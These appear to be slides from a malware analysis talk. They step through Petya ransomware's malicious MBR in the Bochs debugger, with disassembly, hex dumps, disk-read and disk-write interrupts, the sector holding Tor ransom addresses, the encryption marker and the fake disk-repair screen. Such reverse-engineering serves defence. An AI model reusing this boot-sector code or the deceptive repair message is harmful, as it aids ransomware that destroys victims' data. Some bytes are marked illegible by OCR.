- Runs old DOS apps/games
- Debugs MBR code
- 5,831,159 steps/instructions to reach 0x7c00
  - » MBR/first sector is loaded at 0x7c00
  - » Bootstrap
- Petya starts at 0x7c00 after the initial reboot

Read, Encrypt, and Overwrite


The new MBR




new MBR code



new MBR





Using Bochs

The new MBR

Registers window

Dump window

Bochs Enhanced Debugger

Command View Options Help

Continue [c] | Step [s] | Step N [s ###] | Refresh | Break [^C]

Re...	Hex Value	Decimal
eax	0000aa55	43605
ebx	00000000	0
ecx	00090000	589824
edx	00000080	128
esi	000e0000	917504
edi	0000ffac	65452
ebp	00000000	0
esp	0000ffd6	65494
ip	00007c00	31744
ef...	00000082	
cs	0000	
ds	0000	
es	0000	
ss	0000	
fs	0000	
gs	0000	
gdtr	000fa1f7 (30)	
idtr	00000000 (3ff)	
cr0	60000010	
cr2	00000000	
cr3	00000000	
cr4	00000000	
efer	00000000	

L.Ad...	Mnemonic
00007c00	cli
00007c01	xor eax, eax
00007c04	mov ss, ax
00007c06	mov es, ax
00007c08	mov ds, ax
00007c0a	mov sp, 0x7c00
00007c0d	sti
00007c0e	mov byte ptr ds:0x7c93, dl
00007c12	mov eax, 0x00000020
00007c18	mov ebx, 0x00000022
00007c1e	mov cx, 0x8000
00007c21	call .+20 (0x00007c38)
00007c24	dec eax
00007c26	cmp eax, 0x00000000
00007c2a	jnz .-11 (0x00007c21)
00007c2c	mov eax, dword ptr ds:0x8000
00007c30	jmpf 0x0000:8000
00007c35	hlt
00007c36	jmp .-3 (0x00007c35)
00007c38	push eax
00007c3a	xor eax, eax
00007c3d	push dx
00007c3e	push si

P.Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
0x00007C00	FA	66	31	C0	8E	D0	8E	C0	8E	D8	BC	00	7C	FB	88	1.	úf1ÀŽÐŽÀŽØ¼.|û..
0x00007C10	93	7C	66	B8	20	00	00	00	66	BB	22	00	00	00	B9	0.	"|f¸ ...f»"...'.
0x00007C20	80	E8	14	00	66	48	66	83	F8	00	75	F5	66	A1	00	8.	.è..fHfƒø.uõf¡..
0x00007C30	EA	00	80	00	00	F4	EB	FD	66	50	66	31	C0	52	56	5.	ê....ôëýfPf1ÀRVW
0x00007C40	66	50	66	53	89	E7	66	50	66	53	06	51	6A	01	6A	1.	fPfS‰çfPfS.Qj.j.
0x00007C50	89	E6	8A	16	93	7C	B4	42	CD	13	89	FC	66	5B	66	5.	‰æŠ."|´BÍ.‰üf[fX
0x00007C60	73	08	50	30	E4	CD	13	58	EB	D6	66	83	C3	01	66	8.	s.P0äÍ.XëÖfƒÃ.fƒ
0x00007C70	D0	00	81	C1	00	02	73	07	8C	C2	80	C6	10	8E	C2	5.	Ð..Á..s.ŒÂ.Æ.ŽÂ_
0x00007C80	5E	5A	66	58	C3	60	B4	0E	AC	3C	00	74	04	CD	10	E.	^ZfXÃ`´.¬<.t.Í.ë
0x00007C90	F7	61	C3	00	00	00	00	00	00	00	00	00	00	00	00	0.	÷aÃ.....
0x00007CA0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.	.....
0x00007CB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.	.....
0x00007CC0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.	.....
0x00007CD0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.	.....
0x00007CE0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.	.....
0x00007CF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.	.....
0x00007D00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.	.....
0x00007D10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.	.....
0x00007D20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.	.....
0x00007D30	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.	.....
0x00007D40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.	.....
0x00007D50	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.	.....
0x00007D60	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.	.....

Debug window

Going back old school

- Petya transfers the mini kernel code to 0x8000 using INT 0x13, function 0x42
- Initializes video mode using INT 0x10

Petya's first INT call

INT 0x13, function 0x42
Extended Read Sectors From Drive

size of DAP

```
Step N [s ###]                                   Refresh                                          Break [^C]
Mnemonic                 P.Address  0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  Ascii
mov si, sp               0x00007BD0 00 00 00 00 00 00 00 00 00 00 00 00 10 00 01 00 ................
mov dl, byte ptr ds:0x7c93 0x00007BE0 00 80 00 00 22 00 00 00 00 00 00 00 22 00 00 00 ...".......".....
mov ah, 0x42             0x00007BF0 00 00 00 00 AC FF 00 00 80 00 20 00 00 00 24 7C .  .¬.....  ...$|
int 0x13                 0x00007C00 FA 66 31 C0 8E D0 8E C0 8E D8 BC 00 7C FB 88 16 úf1ÀŽÐŽÀŽØ¼.|û..
```

INT 0x13, function 0x42

memory buffer

starting location of sectors to be read

# of sectors to be read

DAP: Disk Address Packet


offset	size	description
0x00	1 byte	size of DAP = 0x10
0x01	1 byte	reserved
0x02-0x03	2 bytes	# of sectors to be read
0x04-0x07	4 bytes	memory buffer
0x08-0x0f	8 bytes	starting location


Petya's code

values
0x10
0x00
0x0001
0x00008000
0x00000000 00000022

Reading Petya's kernel code

- Using INT 0x13, function 0x42
- Petya read 200 bytes from sector 0x22 and placed it at 0x8000
- Followed by a series of sector reads to transfer all Petya's kernel code to 0x8000 region





Executing Petya's kernel code

- After transferring the kernel code, the malware jumps to 0x8000

Step [s] | Step N [s ###]

```
L.Address   Mnemonic
00007c2c    mov eax, dword ptr ds:0x8000
00007c30    jmpf 0x0000:8000
00007c35    hlt
```

Step [s]

```
...         Mnemonic
00008000    jmp .+1597 (0x00008640)
00008003    add byte ptr ds:[di-117], dl
00008006    in al, dx
00008007    mov ax, word ptr ss:[bp+6]
0000800a    mov cx, word ptr ss:[bp+10]
0000800d    or cx, ax
0000800f    mov cx, word ptr ss:[bp+8]
00008012    jnz .+9 (0x0000801d)
00008014    mov ax, word ptr ss:[bp+4]
00008017    mul ax, cx
00008019    pop bp
0000801a    ret 0x0008
0000801d    push bx
0000801e    mul ax, cx
00008020    mov bx, ax
00008022    mov ax, word ptr ss:[bp+4]
00008025    mul ax, word ptr ss:[bp+10]
00008028    add bx, ax
0000802a    mov ax, word ptr ss:[bp+4]
0000802d    mul ax, cx
0000802f    add dx, bx
00008031    pop bx
```

Step [s]

```
L.Ad...     Mnemonic
00008640    enter 0x0286, 0x00
00008644    push si
00008645    call .+1090 (0x00008a8a)
00008648    call .+1109 (0x00008aa0)
0000864b    lea ax, word ptr ss:[bp-134]
0000864f    push ax
00008650    call .+1385 (0x00008bbc)
00008653    pop bx
00008654    or al, al
00008656    jnz .+6 (0x0000865e)
00008658    call .+1051 (0x00008a76)
0000865b    pop si
0000865c    leave
0000865d    ret
0000865e    sub eax, eax
00008661    mov dword ptr ss:[bp-6], eax
00008665    mov byte ptr ss:[bp-1], al
00008668    mov byte ptr ss:[bp-2], al
0000866b    jmp .+85 (0x000086c2)
0000866d    mov ax, word ptr ss:[bp-6]
00008670    mov dx, word ptr ss:[bp-4]
00008673    mov si, word ptr ss:[bp-1]
00008676    and si, 0x00ff
0000867a    shl si, 0x03
```

Challenges of debugging the MBR

- The dumped values are not interactive
- Unable to put comments and labels
- You need to constantly refresh the code window

Initial Setup

- Initializes video screen

Bochs Enhanced Debugger

Command View Options Help

Continue [c] | Step [s]

Re...	Hex Value	Decimal	L.Ad...	Mnemonic
eax	00060003	393219	00008a8a	push bp
ebx	00000042	66	00008a8b	mov bp, sp
ecx	0009c000	638976	00008a8d	mov ax, 0x0003
edx	00000080	128	00008a90	**int 0x10**
esi	000e0000	917504	00008a92	mov ax, 0x0500
edi	0000ffac	65452	00008a95	int 0x10
ebp	00007972	31090	00008a97	mov cx, 0x2607
esp	00007972	31090	00008a9a	mov ah, 0x01
ip	00008a90	35472	00008a9c	int 0x10

Set video mode to 80x25
Text with 16 colors


AH = 0x00, AL = 0x03
INT 0x10

Set cursor to invisible

AH = 0x01, CH = 0x26
INT 0x10

Initial Setup

- Copies content of MBR to a safe place



Initial Setup

- Copies content of sector 0x36
- Contains TOR addresses

Bochs Enhanced Debugger

Command View Options Help

Continue [c] | Step [s] | Step N [s ###] | Refresh

Re...	Hex Value	L.Ad...	Mnemonic
eax	00004200	00008d81	mov bx, 0x55aa
ebx	000055aa	00008d84	mov dl, byte ptr ss:[bp+4]
ecx	000900ff	00008d87	mov si, word ptr ss:[bp+6]
edx	00000080	00008d8a	mov ah, byte ptr ss:[bp-2]
esi	000e794e	00008d8d	xor al, al
edi	0000795e	00008d8f	*int 0x13*
ebp	0000793a	00008d91	jmp .+3 (0x00008d96)

P.Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x00007940	4F	79	36	00	00	00	00	00	00	00	01	00	00	00	10	00
0x00007950	01	00	78	79	00	00	36	00	00	00	00	00	00	00	36	00
0x00007960	00	00	00	0	00	00	FE	7B	ED	86	80	79	78	79	36	00
0x00007970	00	00	01	0	00	00	00	00	00	00	00	00	00	00	00	00
0x00007980	00	00	00	0	0	00	00	00	00	00	00	00	00	00	00	00
0x00007990	00	00	00	0	00	00	00	00	00	00	00	00	00	00	00	00
0x000079A0	00	00	0						0	00	00	00	00	00	00	00

sector 0x36

buffer=0x7978

Read sector

AH = 0x42, ESI=DAP
INT 0x13

P.Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
0x00007970	00	00	01	00	00	00	00	00	00	BE	88	DF	CA	C2	90	B1	.....¾.ßÊÂ.±
0x00007980	6E	BE	88	C0	8C	EA	E0	B0	6C	EF	EA	EB	E2	E5	D6	C2	n¾.ÀŒêà°lïêëâåÖÂ
0x00007990	90	BD	86	E8	DC	CC	A4	BC	84	4A	45	38	9A	95	74	9B	.½†èÜÌ¤¼„JE8š•t›
0x000079A0	33	68	74	74	70	3A	2F	2F	70	65	74	79	61	33	37	68	3http://petya37h
0x000079B0	35	74	62	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	2E	6F	6E	69	6F	6E	2F	42	5tb[illegible].onion/B
0x000079C0	4B	45	55	74	51	0D	0A	20	20	20	20	68	74	74	70	3A	KEUtQ.. http:
0x000079D0	2F	2F	70	65	74	79	61	35	6B	6F	61	68	74	73	[illegible]	[illegible]	//petya5koahts[illegible]
0x000079E0	[illegible]	[illegible]	2E	6F	6E	69	6F	6E	2F	42	4B	45	55	74	51	00	[illegible].onion/BKEUtQ.
0x000079F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0x00007A00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0x00007A10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0x00007A20	00	66	61	52	79	45	32	52	70	56	62	32	31	69	43	71	.faRyE2RpVb21iCq
0x00007A30	48	4E	78	41	56	6B	77	76	46	76	42	54	73	56	43	65	HNxAVkwvFvBTsVCe
0x00007A40	46	61	43	44	6A	4E	5A	73	59	62	4D	50	57	39	65	37	FaCDjNZsYbMPW9e7
0x00007A50	70	73	32	58	50	48	62	59	75	4B	45	39	52	42	59	51	ps2XPHbYuKE9RBYQ
0x00007A60	7A	55	4A	42	6D	77	4C	45	47	4A	33	48	6B	63	46	73	zUJBmwLEGJ3HkcFs
0x00007A70	70	69	4A	41	39	58	68	56	34	6A	62	00	00	00	00	00	piJA9XhV4jb.....

Initial Setup

- Checks if the harddrive is already encrypted

```
Step [s]
L.Ad...  Mnemonic
000086d9 push 0x0000
000086db push 0x0001
000086dd push 0x0000
000086df push 0x0036
000086e1 lea ax, word ptr ss:[bp-646]
000086e5 push ax
000086e6 mov al, byte ptr ss:[bp-2]
000086e9 push ax
000086ea call .+1733 (0x00008db2)
000086ed add sp, 0x000c
000086f0 or al, al
000086f2 jz .+3 (0x000086f7)
000086f4 jmp .-159 (0x00008658)
000086f7 cmp byte ptr ss:[bp-646], 0x01
000086fc jb .+18 (0x00008710)
```


reads sector 0x36

checks for the encyption marker

encryption marker

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  Ascii
0x00007970 00 00 01 00 00 00 00 00 00 BE 88 DF CA C2 90 B1 .........¾.ßÊÂ.±
0x00007980 6E BE 88 C0 8C EA E0 B0 6C EF EA EB E2 E5 D6 C2 n¾.ÀŒêà°lïêëâåÖÂ
0x00007990 90 BD 86 E8 DC CC A4 BC 84 4A 45 38 9A 95 74 9B .½†èÜÌ¤¼„JE8š•t›
0x000079A0 33 68 74 74 70 3A 2F 2F 70 65 74 79 61 33 37 68 3http://petya37h
0x000079B0 35 74 62 [illegible] 2E 6F 6E 69 6F 6E 2F 42 5tb[illegible].onion/B
0x000079C0 4B 45 55 74 51 0D 0A 20 20 20 20 68 74 74 70 3A KEUtQ..    http:
0x000079D0 2F 2F 70 65 74 79 61 35 6B 6F 61 68 74 73 [illegible] //petya5koahts[illegible]
0x000079E0 [illegible] 2E 6F 6E 69 6F 6E 2F 42 4B 45 55 74 51 00 [illegible].onion/BKEUtQ.
0x000079F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00007A00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00007A10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00007A20 00 66 61 52 79 45 32 52 70 56 62 32 31 69 43 71 .faRyE2RpVb21iCq
0x00007A30 48 4E 78 41 56 6B 77 76 46 76 42 54 73 56 43 65 HNxAVkwvFvBTsVCe
0x00007A40 46 61 43 44 6A 4E 5A 73 59 62 4D 50 57 39 65 37 FaCDjNZsYbMPW9e7
0x00007A50 70 73 32 58 50 48 62 59 75 4B 45 39 52 42 59 51 ps2XPHbYuKE9RBYQ
0x00007A60 7A 55 4A 42 6D 77 4C 45 47 4A 33 48 6B 63 46 73 zUJBmwLEGJ3HkcFs
0x00007A70 70 69 4A 41 39 58 68 56 34 6A 62 00 00 00 00 00 piJA9XhV4jb.....
```

Initial Display



Initial Display

- Fake FDISK message (int 0x10, ah=0x0e – Write Character)

Bochs for Windows - Display

```
Repairing file system on C:

The type of the file system is NTFS.
One of your disks contains errors and needs to be repaired. This process
may take several hours to complete.It is strongly recommended to let it
complete.

WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
IN!
```

CTRL + 3rd button enables mouse | IPS: 0.001M | NUM CAPS SCRL HD:0-M UHCI

Continue [c]

```
L.Ad...  Mnemonic
00008726 push bp
00008727 mov bp, sp
00008729 mov bx, 0x0007
0000872c mov al, byte ptr ss:[bp+4]
0000872f mov ah, 0x0e
00008731 int 0x10
00008733 leave
00008734 ret
00008735 add al, cl
00008737 add al, byte ptr ds:[bx+si]
00008739 add byte ptr ss:[bp-117], dl
0000873c jbe .+4 (0x00008742)
0000873e jmp .+8 (0x00008748)
00008740 mov al, byte ptr ss:[bp-1]
00008743 push ax
00008744 call .-33 (0x00008726)
00008747 pop bx
00008748 lodsb al, byte ptr ds:[si]
00008749 mov byte ptr ss:[bp-1], al
0000874c or al, al
0000874e jnz .-16 (0x00008740)
00008750 pop si
00008751 leave
00008752 ret
00008753 add al, cl
```

Next,

- Reads again the content of sector 0x36
- Marks the first byte with 0x01 (encryption marker)
- Then, writes the content back to sector 0x36

Write sector

AH = 0x43, ESI=DAP
INT 0x13

Bochs Enhanced Debugger

Command View Options Help

Continue [c] | Step [s]

Re...	Hex Value	L.Ad...	Mnemonic
eax	00004300	00008d6c	cmp byte ptr ss:[bp+18], 0x01
ebx	000055aa	00008d70	sbb al, al
ecx	000900ff	00008d72	and al, 0xff
[illegible]	00000080	00008d74	add al, 0x43
esi	000e671c	00008d76	mov byte ptr ss:[bp-2], al
edi	0000672c	00008d79	mov byte ptr ss:[bp-6], 0x03
ebp	00006708	00008d7d	mov byte ptr ss:[bp-4], 0x00
esp	000066fe	00008d81	mov bx, 0x55aa
ip	00008d8f	00008d84	mov dl, byte ptr ss:[bp+4]
ef...	00000246	00008d87	mov si, word ptr ss:[bp+6]
cs	0000	00008d8a	mov ah, byte ptr ss:[bp-2]
ds	0000	00008d8d	xor al, al
es	0000	00008d8f	*int 0x13*
ss	0000	00008d91	jnb .+3 (0x00008d96)

Write sector

AH = 0x43, ESI=DAP
INT 0x13

Looking for the active partition

- Reads the content of current MBR
- Locates the active partition
- Reads the boot sector of active partition at sector 0x3F(this PC)

Bochs Enhanced Debugger

Command View Options Help

Continue [c] | Step [s] | Step N [s ###] | Refresh

Re...	Hex Value	L.Ad...	Mnemonic
eax	00004200	00008d84	mov dl, byte ptr ss:[bp+4]
ebx	000055aa	00008d87	mov si, word ptr ss:[bp+6]
ecx	013fa680	00008d8a	mov ah, byte ptr ss:[bp-2]
edx	00000080	00008d8d	xor al, al
esi	000e62bc	00008d8f	*int 0x13*
edi	000062cc	00008d91	*jnb .+3 (0x00008d96)*
ebp	000062a8	00008d93	mov byte ptr ss:[bp-4], ah

P.Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x000062B0	3F	00	00	00	00	00	00	00	01	00	00	00	10	00	01	00
0x000062C0	EC	62	00	00	3F	00	00	00	00	00	00	00	3F	00	00	00
0x000062D0	00	00	00	00	36	67	56	92	80	A6	EC	62	3F	00	00	00
0x000062E0	01	00	00	00	1F	00	AC	FF	00	00	EC	66	00	00	00	00

P.Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
0x000062E0	01	00	00	00	1F	00	AC	FF	00	00	EC	66	EB	52	90	4E	.....¬...ìfëR.N
0x000062F0	54	46	53	20	20	20	20	00	02	08	00	00	00	00	00	00	TFS .....
0x00006300	00	F8	00	00	3F	00	FF	00	3F	00	00	00	00	00	00	00	.ø..?...?.....
0x00006310	80	00	80	00	D8	A6	3F	01	00	00	00	00	00	0C	00		....Ø¦?.....
0x00006320	00	00	00	00	6D	FA	13	00	00	00	00	00	F6	00	00	00	....mú.....ö...
0x00006330	01	00	00	00	20	10	39	18	19	39	18	80	00	00	00	00	.... .9..9.....
0x00006340	FA	33	C0	8E	D0	BC	00	7C	FB	B8	C0	07	8E	D8	E8	16	ú3ÀŽÐ¼.|û¸À.ŽØè.
0x00006350	00	B8	00	0D	8E	C0	33	DB	C6	06	0E	00	10	E8	53	00	.¸..ŽÀ3ÛÆ....èS.
0x00006360	68	00	0D	68	6A	02	CB	8A	16	24	00	B4	08	CD	13	73	h..hj.ËŠ.$.´.Í.s
0x00006370	05	B9	FF	FF	8A	F1	66	0F	B6	C6	40	66	0F	B6	D1	80	.¹..Šñf.¶Æ@f.¶Ñ.
0x00006380	E2	3F	F7	E2	86	CD	C0	ED	06	41	66	0F	B7	C9	66	F7	â?÷â†ÍÀí.Af.·Éf÷
0x00006390	E1	66	A3	20	00	C3	B4	41	BB	AA	55	8A	16	24	00	CD	áfƒ .Ã´A»ªUŠ.$.Í
0x000063A0	13	72	0F	81	FB	55	AA	75	09	F6	C1	01	74	04	FE	06	.r..ûUªuöÁ.t.þ.
0x000063B0	14	00	C3	66	60	1E	06	66	A1	10	00	66	03	06	1C	00	..Ãf`..f¡..f....
0x000063C0	66	3B	06	20	00	0F	82	3A	00	1E	66	6A	00	66	50	06	f;. ..,:..fj.fP.
0x000063D0	53	66	68	10	00	01	00	80	3E	14	00	00	0F	85	0C	00	Sfh.....>.....
0x000063E0	E8	B3	FF	80	3E	14	00	00	0F	84	61	00	B4	42	8A	16	è³..>....„a.´BŠ.
0x000063F0	24	00	16	1F	8B	F4	CD	13	66	58	5B	07	66	58	66	58	$...‹ôÍ.fX[.fXfX
